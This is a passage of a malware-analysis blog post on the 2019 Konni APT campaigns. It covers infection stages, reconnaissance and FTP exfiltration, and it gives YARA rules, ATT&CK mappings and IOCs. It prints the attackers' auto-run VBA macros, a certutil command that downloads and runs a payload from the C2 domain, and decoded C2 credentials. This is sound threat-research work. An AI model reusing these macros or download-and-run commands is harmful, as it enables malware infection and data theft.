
Once COMSysApp service is restarted the malware is loaded in memory, and the batch file is removed from the infected system. The final payload (mshlpsvc.dll), and its configuration file (mshlpsvc.ini) are both copied into the system32 directory from the temp directory and then deleted.

```

:COPYFILE
copy /y "%~dp0\mshlpsvc.dll" %windir%\System32 > nul
del /f /q "%~dp0\mshlpsvc.dll" > nul

copy /y "%~dp0\mshlpsvc.ini" %windir%\System32 > nul
del /f /q "%~dp0\mshlpsvc.ini" > nul
    
```

Install.bat: files copied to System32 directory




mshlpsvc.dll Execution and Persistence flow

### Stage 4 — Data Reconnaissance and Exfiltration

After ComSysApp service is restarted, a new instance of svchost.exe is spawned and loads the final payload mshlpsvc.dll. mshlpsvc.ini is a configuration file that was delivered together with mshlpsvc.dll in earlier stage of the attack. This file contains a Base64-encoded string with a custom key, the file is read and decoded by mshlpsvc.dll to perform an outbound connection and download handicap[.]jeu5[.]org/4.txt.

Press enter or click to view image in full size



The Custom Base64 key used to decode mshlpsrv.ini content

### Data Reconnaissance

Prior to execution of any `POC` command to gather information from the target machine, the default codepage of the console is changed to “65001” (utf-8)

```
cmd /c REG ADD HKCU\Console /v CodePage /t REG_DWORD /d 65001 /f
```

### Get Doron Karmi’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

The following information is gathered from the affected machine and sent back to the control server:

- System info using: `cmd /c systeminfo >%temp%\temp.ini`
- List of running process using: `cmd /c tasklist >%temp%\temp.ini`
- The temp.ini file is then compressed into a cabinet file and saved to C:\Windows\TEMP: `cmd /c makecab "C:\Windows\TEMP\temp.ini" "C:\Windows\TEMP\temp.cab"`

The downloaded file, 4.txt, contains a base64 encoded string with the same custom key as used before. Following decoding, the file content appears to be the FTP credentials for the FTP service that acts as the command & control server for this attack. We’ve observed similar past campaigns where free FTP services were used as the C2 for other Konni and Syscon variants, starting from October 2017. [5]

Data:

```
QyUYWLatueOhfGgdWqo8l=E9x=wAZVsTxVhZRGOhQGWekqo8
```

Decode Encode

Results - Decode:

```
ftpupload.net  
b8_24171239  
adfgvx
```


FTP credentials for C2 server

### Exfiltration


The data is exfiltrated in the following way:

- The temp.cab is base64 encoded with the same custom key used earlier.
- Encoded temp.cab is copied to a post.txt under the directory C:\Windows\TEMP.
- files uploaded to the control server using “stor” command.

Press enter or click to view image in full size



FTP Session — login to the C2 FTP server and data exfiltration



Data Reconnaissance and Exfiltration flow

## 2019 Outbursts — Konni Campaigns

During my research, I have observed 3 additional outbursts on 2019: 2 similar samples observed on January 2019, and another one on September 2019.

Press enter or click to view image in full size



### 2019 Konni Outbursts

Monitoring the Konni family samples, and the techniques used in the various campaigns throughout the year allowed me to track the malware evolution and changes made by the APT, but also to find many similarities incorporated in every Konni campaign.

### Hash Comparison

Imphash (for “import hash”) is a unique hash value assign to PE files based on the import table of the file. The hash is calculated by the library and API function names and their order within the executable. This is an efficient way of pivoting on malicious executable files that share a similar payload are most likely created by the same group.

Press enter or click to view image in full size

DLL Name	SHA-256	Imphash	Compile Time
compvgk.dll	6256ba2b89c78877328cc70d45db980310a51545a83d1d922d64048b57d6c057	2818b3a61dc203e3e75c9312d428b24a	2019-01-21 03:01:58
comsyslib2.dll	274e706809a1c0363f78363d0c6a7d256be5be11039de14f617265e01d550a98	2818b3a61dc203e3e75c9312d428b24a	2019-01-30 06:06:34
mshlpsvc.dll	ceb8093507911939a17c6c7b39475f5d4db70a9ed3b85ef34ff5e6372b20a73e	419ec273a5550a29fd3ce9d1b09bd155	2019-07-12 09:08:33
mshlpsvc.dll	7d2b1af486610a45f78a573af9a9ad00414680ff8e958cfb5437a1b140acb60c	22453bac1da954a5399ae66ee20e9b9d	2019-07-12 09:09:52
xclientsvc.dll	7f6984fa9d0bbc1bd6ab531f0a8c2f4beb15de30f2b20054d3980395d77665af	22453bac1da954a5399ae66ee20e9b9d	2019-09-05 07:05:43
xclientsvc.dll	290c942da70c68d28a387775fbb7e6cab6749547d278cb755b4999e0fe61a09f	419ec273a5550a29fd3ce9d1b09bd155	2019-09-05 07:06:27

The compiler’s linker builds the Import Address Table (IAT) based on the specific order of functions within the source file, same Imphash value indicates that the PE IAT table includes the same functions and in the same order. This is a strong evidence that ties together different payloads from different campaigns to the same threat actor.

### Doc Properties Comparison

All lure documents associated with Konni activities are written in Cyrillic, and potentially target political organizations and politically motivated victims in Russia. Notwithstanding, we found that all 3 documents files’ internal codepage is set to 949 — ANSI/OEM Korean (Unified Hangul Code).

Press enter or click to view image in full size

Property	Value
codepage	949
title	
subject	
keywords	
template	Normal.dotm
last_saved_by	Windows User
revision number	12
total_edit_time	780
create_time	2018-12-10 22:57:00
last_saved_time	2019-01-21 23:36:00
num_pages	5
num_words	2510
num_chars	14309
creating_application	Microsoft Office Word
security	0

geopol18.doc

Property	Value
codepage	949
title	
subject	
author	000
keywords	
comments	
template	Normal.dotm
last_saved_by	Windows User
revision number	7
total_edit_time	180
create_time	2019-07-09 01:51:00
last_saved_time	2019-07-12 09:30:00
num_pages	4
num_words	1268
num_chars	7186
creating_application	Microsoft Office Word
security	0

О ситуации на Корейском полуострове и перспективах диалога между США и КНДР.doc (About the situation on the Korean Peninsula and the prospects for dialogue between the United States and the DPRK.doc)

Property	Value
codepage	949
title	
subject	
author	Administrator
keywords	
comments	
template	Normal.dotm
last_saved_by	Windows User
revision number	8
total_edit_time	120
create_time	2019-06-24 07:11:00
last_saved_time	2019-09-05 07:14:00
num_pages	13
num_words	3755
num_chars	21410
creating_application	Microsoft Office Word
security	0

Россия – КНДР – ПК – торговые-экономические связи – инвестиции.doc (Russia-North Korea-South Korea-Trade and Economic Relations-investment.doc)

## Macro Comparison

The lure document is armed with a VBA macro that essentially comprise the command line to be executed. The final command line that is composed by the macro is identical across all 3 campaigns expect of the C2 URL, where the next stager is downloaded from. In our example from the July campaign the final command line is: `c:\windows\system32\cmd.exe /q /c copy /y %windir%\system32\certutil.exe %temp%\mx.exe && cd /d %temp% && mx -urlcache -split -f http://handicap.eu5[.]org/1.txt && mx -decode -f 1.txt 1.bat && del /f /q 1.txt && 1.bat`

Below you can see the evolution and changes made in the macro code level throughout the Konni attacks; one notable change is the switch to hidden text boxes within the document that contain the hex representation of the commands instead using it directly in the macro.

Press enter or click to view image in full size

```
Public Function hex2ascii(ByVal hextext As String) As String
    For i = 1 To Len(hextext)
        Num = Mid(hextext, i, 2)
        Value = Value & Chr(Val("&h" & Num))
        i = i + 1
    Next i
    hex2ascii = Value
End Function
Private Sub Document_Open()
    Dim nResult As Long
    Dim sCmdLine As String
    With ActiveDocument.Content
        .Font.ColorIndex = wdBlack
    End With
    sCmdLine = "cmd /c copy /y %windir%\system32\certutil.exe %temp%\mx.exe && cd /d %temp% && mx -urlcache -split -f http://handicap.eu5[.]org/1.txt && mx -decode -f 1.txt 1.bat && del /f /q 1.txt && 1.bat"
    nResult = Shell(sCmdLine, vbHide)
    TextBox1.Text = ""
    TextBox2.Text = ""
    ActiveDocument.Save
End Sub
```

January Campaign Macro

```
Public Function Hex2Asc(ByVal HexValue As String) As String
    For i = 1 To Len(HexValue)
        Num = Mid(HexValue, i, 2)
        Value = Value & Chr(Val("&h" & Num))
        i = i + 1
    Next i
    Hex2Asc = Value
End Function
Private Sub Document_Open()
    Dim nResult As Long
    Dim sCmdLine As String
    With ActiveDocument.Content
        .Font.ColorIndex = wdBlack
    End With
    If (TextBox1.Text <> "") Then
        sCmdLine = Hex2Asc(TextBox1.Text)
    Else
        sCmdLine = sCmdLine & Hex2Asc(TextBox2.Text)
    End If
    sCmdLine = sCmdLine & Hex2Asc(TextBox3.Text)
    nResult = Shell(sCmdLine, vbHide)
    TextBox1.Text = ""
    TextBox2.Text = ""
    TextBox3.Text = ""
    ActiveDocument.Save
End Sub
```


July Campaign Macro

```
Private Sub Document_Open()
    Dim nResult As Long
    Dim sCmdLine As String
    With ActiveDocument.Content
        .Font.ColorIndex = wdBlack
    End With
    If (TextBox1.Text <> "") Then
        sCmdLine = Hex2Asc(TextBox1.Text)
    Else
        sCmdLine = sCmdLine & TextBox2.Text
    End If
    sCmdLine = sCmdLine & TextBox3.Text
    nResult = Shell(sCmdLine, vbHide)
    TextBox1.Text = ""
    TextBox2.Text = ""
    TextBox3.Text = ""
    ActiveDocument.Save
End Sub
```

September Campaign Macro

## Decoding Routine

Konni malware family use a custom base64 key to encode the content of several files in the exfiltration phase. We observed the same flow of data reconnaissance and exfiltration across all campaigns:



### Typical Konni Data Reconnaissance and Exfiltration

Also, the decoding routine is identical across all Konni samples we have analyzed which indicate a code reuse by the threat actor.

Press enter or click to view image in full size



```
rule Konni_lure_doc {  
  
  meta:  
    author = "Doron Karmi"  
    email = "doron@cyberint.com"  
    Description = "Marco functions and variables used within lure docs of Konni campigian"  
    Hash = "4c201f9949804e90f94fe91882cb8aad3e7daf496a7f4e792b9c7fed95ab0726"  
  
  strings:  
    // unique  
    $s1 = "Shell" fullword ascii  
    $s2 = "sCmdLine" fullword ascii  
    $s3 = "Environ" fullword ascii  
    $s4 = "Hex2Chr" fullword ascii  
    $s5 = "nResult" fullword ascii  
    $s6 = "vbHide" fullword ascii  
  
    // auto-open  
    $a1 = "AutoOpen" fullword ascii  
    $a2 = "Document_Open" fullword ascii  
  
  condition:  
  
  (4 of ($s*) and 1 of ($a*) or 5 of ($s*))  
  
}
```

YARA Rule: Lure Doc

```
rule Konni_2019 {  
  
  meta:  
    description = "Yara rules for Konni samples 2019, contains unique strings from the dll; also conatin  
s opcode sequence for the decoding routine and api calls "  
    author = "Doron Karmi"  
    email = doron@cyberint.com  
    date = "2019-11-30"  
    hash1 = "6256ba2b89c78877328cc70d45db980310a51545a83d1d922d64048b57d6c057"  
    hash2 = "7d2b1af486610a45f78a573af9a9ad00414680ff8e958cfeb5437a1b140acb60c"  
  
  strings:  
    //unique string for lure doc  
    $a1 = "sexplorer.exe" fullword ascii  
    $a2 = "\\Temp\\" fullword ascii  
  
    //unique strings for dll  
    $m1 = "%ws %ws" fullword ascii  
    $m2 = "post.txt" fullword wide  
    $m3 = "temp.zip" fullword wide  
    $m4 = "temp.ini" fullword wide  
    $m5 = "to everyone" fullword wide  
    $m6 = "sto %s " fullword wide  
    $m7 = "/htdocs/" fullword wide  
  
    //api calls  
    $f1 = "lstrlenA" fullword  
    $f2 = "lstrcpynA" fullword  
    $f3 = "lstrlenW" fullword  
    $f4 = "lstrcplW" fullword  
    $f5 = "lstrcatW" fullword  
    $f6 = "lstrcpyW" fullword  
    $f7 = "lstrcpyA" fullword  
    $f8 = "IsProcessorFeaturePresent" fullword  
    $f9 = "StrChrA" fullword  
    $f10 = "StrCmpNW" fullword  
    $f11 = "StrStrW" fullword  
    $f12 = "StrRChrW" fullword  
    $f13 = "wsprintfA" fullword  
    $f14 = "wsprintfW" fullword  
  
    //base64 decoding routine  
    $code = {0f b6 fb 8a 9f 00 ?? 00 10 0f b6 7d 7d 88 1c 30 8a 9f 00 ?? 00 10 8b 7d f8 88 5c 30 01 0f b  
6 d2 8a 92 00 ?? 00 10 0f b6 c9 88 54 30 02 8a 89 00 ?? 00 10 88 4c 30 03 83 c0 04 3b 7d 0c 0f 8c ?? ?  
? ??}  
  
    //count  
    $c1 = "%ws"  
  
    //count2  
    $c2 = "%ws %ws" fullword ascii  
  
  condition:  
    uint16(0) == 0x5a4d and file_type contains "pedll" and filesize < 60KB and (($code) or (all of ($a*))  
or (10 of ($f*) and 1 of ($m*)) or (3 of ($m*)) or ((#c1 > 10 and #c1 < 15) and 2 of ($m*)) or ((#c2 >  
1 and #c2 <5) and 2 of ($m*)))  
}
```

YARA Rule: Konni Payload

Check my [YARA github page](#) to test out the YARA rules I used to hunt for Konni samples.

## MITRE ATT&CK Techniques

### Execution

- T1059-[Command-Line Interface](#)
- T1129-[Execution through Module Load](#)
- T1085-[Rundll32](#)

### Persistence

- T1031-[Modify Existing Service](#)
- T1050-[New Service](#)

### Privilege Escalation

- T1134-[Access Token Manipulation](#)
- T1050-[New Service](#)

### Defense Evasion

- T1134-[Access Token Manipulation](#)
- T1088-[Bypass User Account Control](#)
- T1140-[Deobfuscate/Decode Files or Information](#)
- T1112-[Modify Registry](#)
- T1085-[Rundll32](#)

### Discovery

- T1057-[Process Discovery](#)
- T1082-[System Information Discovery](#)

### Exfiltration

- T1048-[Exfiltration Over Alternative Protocol](#)
- T1132-[Data Encoding](#)

## IOCs

### Lure Documents

- *8da5b75b6380a41eee3a399c43dfe0d99eeefaa1fd21027a07b1ecaa4cd96fdd*
- *4c201f9949804e90f94fe91882cb8aad3e7daf496a7f4e792b9c7fed95ab0726*
- *ed63e84985e1af9c4764e6b6ca513ec1c16840fb2534b86f95e31801468be67a*

### Konni Loader

- *6a22db7df237c085855deb48686217173dc2664f4b927ebe238d4442b68a2fd3*
- *2ab1b28bae24217e8b6dd0cd30bb7258fa34c0d7337ecfea55e4310d08aeb1e6*

### Konni final payload

- *e94fa697d8661d79260edf17c0a519fae4b2a64037aa79b29d6631205995fdad*

- *6256ba2b89c78877328cc70d45db980310a51545a83d1d922d64048b57d6c057*
- *52ba17b90244a46e0ef2a653452b26bcb94f0a03b999c343301fef4e3c1ec5d2*
- *7d2b1af486610a45f78a573af9a9ad00414680ff8e958cfb5437a1b140acb60c*
- *ceb8093507911939a17c6c7b39475f5d4db70a9ed3b85ef34ff5e6372b20a73e*
- *8795b2756efa32d5101a8d38ea27fca9c8c7ed1d54da98f0520f72706d1c5105*
- *7f6984fa9d0bbc1bd6ab531f0a8c2f4beb15de30f2b20054d3980395d77665af*
- *290c942da70c68d28a387775fbb7e6cab6749547d278cb755b4999e0fe61a09f*
- *274e706809a1c0363f78363d0c6a7d256be5be11039de14f617265e01d550a98*

### **IP Addresses**

- *69.197.143.12*
- *185.27.134.11*
- *88.99.13.69*
- *162.253.155.226*

### **Domains**

- *clean.1apps[.]com*
- *handicap.eu5[.]org*
- *panda2019.eu5[.]org*
- *ftpupload[.]net*

---

Source: <https://medium.com/d-hunter/a-look-into-konni-2019-campaign-b45a0f321e9b>